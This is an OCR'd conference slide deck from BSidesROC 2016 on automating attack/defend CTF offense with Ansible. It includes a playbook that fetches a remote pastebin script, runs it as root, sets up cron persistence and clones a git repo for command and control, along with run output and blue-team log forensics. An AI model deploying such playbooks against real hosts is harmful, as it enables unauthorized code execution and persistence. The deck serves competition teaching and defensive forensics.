
RedOps: Scaling & Automating Your Pwnage

BSidesROC 2016

whoami

- Jared Stroud
- RIT Computing Security Masters Student
- SPARSA Board Member
- CCDC Alumni
- Startup Enthusiast



whoami

- Bryan Harmat
- RIT Computing Security Masters Student
- SPARSA Board Member
- CCDC Alumni
- Short Sink and American Flag Converse Aficionado

Agenda

- Background
- Motivation
- Ansible
- SaltStack

Trigger Warning

Efficiency

Microservices

SaaS

Threat Intel

Cyber

Workflow

Big Data

Internet of Things

DevOps

Containerization

Synergy

Cloud

Buzzword

Sprint

APT

Scrum

DevOps Hype Train

DevOps: Streamlining the process from testing to production

- Integration
- Monitoring
- Building
- Deploying
- Repeatable

Motivation

- Malware that uses PSExec
- DevOops - Chris Gates & Ken Johnson
- Competitions
    - Attack/Defend CTFs
    - ISTS
    - Panopoly

Living Off the Land

- Trusted tools within environments already allow for code execution
    - PSExec
    - Jenkins
    - PowerShell

Objective: Automate Attack/Defend CTF


Objective: Automate Obtaining Low Hanging Fruit

Ansible

Ansible Features

- SSH for host to host communication
- “Ansible vault” for secure storage
- Huge active community
- Agentless infrastructure
- Owned by RedHat

Ansible Architecture




- One playbook, any environment
- Agentless architecture
- SSH keys on destination hosts

Ansible Inventory

Targets Acquired!

Organize Your Target Machines!

- Specify hosts to target
  - Specify several subdomains
  - Specify SSH port
  - Specify password (not best practice)



```
[webservers]
www[01:50].example.com

[www]
www1.example.com     ansible_user=admin ansible_ssh_password=Password1
www2.example.com     ansible_port=9999
www3.example.com

[example:production]
prod.example.com
mail.example.com
ns01.example.com

[dbserver]
mysql[a:f].example.com
```

Ansible Playbooks

Executable Documentation!


Ansible Playbooks

The Playbooks


- List of tasks to complete
- Playbooks **can** be platform independent and run on RHEL/Debian based machines
- 200+ modules to perform a variety of tasks
  - This number is growing
- Easy to read and understand

Ansible Playbooks Continued


- YAML format
- Module based
- Specify tasks with tags
  - Call specific tasks or run each task sequentially



```
---
- hosts: www
  remote_user: root

  vars:
      pastebin_evil: http://pastebin.com/raw/fLcRVDri
      evil_repo: https://github.com/YOUR_USERNAME/REPO
      working_dir: /var/tmp/

  tasks:
      - name: Trying to install git.
        package: name=git

      - name: Download and running pastebin scripts.
        get_url: url={{ pastebin_evil }} dest=/tmp/super_bad_thing.sh mode=0755

      - name: Scheduling tasks with cron.
        cron: name="Scoring_Engine" minute="5" hour="1" job="/tmp/super_bad_thing.sh"

      - name: Running bash script the first time.
        shell: /tmp/super_bad_thing.sh | wall

      - name: Git Command and Control.
        git: repo={{ evil_repo }} dest={{ working_dir }}
```



```
TASK [Trying to install git.] *************************************************
ok: [172.16.106.143]
ok: [172.16.106.144]

TASK [Download pastebin script.] **********************************************
ok: [172.16.106.143]
ok: [172.16.106.144]

TASK [Scheduling tasks with cron.] ********************************************
ok: [172.16.106.143]
ok: [172.16.106.144]

TASK [Running bash script the first time.] ************************************
changed: [172.16.106.143]
changed: [172.16.106.144]
```



```
Broadcast message from root@SaltMinion (somewhere) (Thu Apr 21 09:07:28 2016):

root
```

Ansible Modules


Ansible Modules


- *“Ansible modules can control system resources, like services, packages, or files (anything really), or handle executing system commands.”* - Ansible Documentation

Offensive Operations

Ansible: Github-Botnet

Pwnage Playbooks



Github
3) Maintain "maliciousness" from trusted source
1) Run Ansible playbook
SSH
2) Cronjob Established, pull from ____.
SSH log created



```
PLAY ***************************************************************************

TASK [setup] *******************************************************************
ok: [172.16.106.143]
ok: [172.16.106.144]

TASK [Trying to install git.] **************************************************
ok: [172.16.106.143]
ok: [172.16.106.144]

TASK [Download and running pastebin scripts.] **********************************
ok: [172.16.106.143]
changed: [172.16.106.144]

TASK [Scheduling tasks with cron.] *********************************************
changed: [172.16.106.143]
changed: [172.16.106.144]

TASK [Running bash script the first time.] *************************************
changed: [172.16.106.144]
changed: [172.16.106.143]
```


Forensics for Blue Teams

/var/log/{syslog, messages}



```
Apr 17 15:35:45 Ubuntu1504 ansible-get_url: Invoked with directory_mode=None force=False
ETER setype=None timeout=10 src=None dest=/tmp/super_bad_thing.sh selevel=None force_bas
ri checksum= seuser=None headers=None delimiter=None mode=0755 url_username=None validat
Apr 17 15:35:46 Ubuntu1504 ansible-command: Invoked with warn=True executable=None chdir
```

Crontab



```
#Ansible: Scoring_Engine
1 0 * * * ls -lah > /home/lol
```


Move Fast, Win Faster

Optimizing Ansible

- SSH Pipelining
- Forks
- Gathering Facts

Unoptimized Ansible


46.549 seconds



```
PLAY RECAP **********************************************************************
172.16.106.143             : ok=3    changed=0    unreachable=0    failed=0
172.16.106.144             : ok=3    changed=0    unreachable=0    failed=0

ansible-playbook -i hosts basic_uptime.yaml  4.71s user 4.71s system 20% cpu 46.549 total
```


Optimized Ansible

.579 seconds



```
PLAY RECAP ***********************************************************************
172.16.106.143             : ok=2    changed=0    unreachable=0    failed=0
172.16.106.144             : ok=2    changed=0    unreachable=0    failed=0

ansible-playbook -i hosts basic_uptime.yaml  0.47s user 0.25s system 124% cpu 0.579 total
```

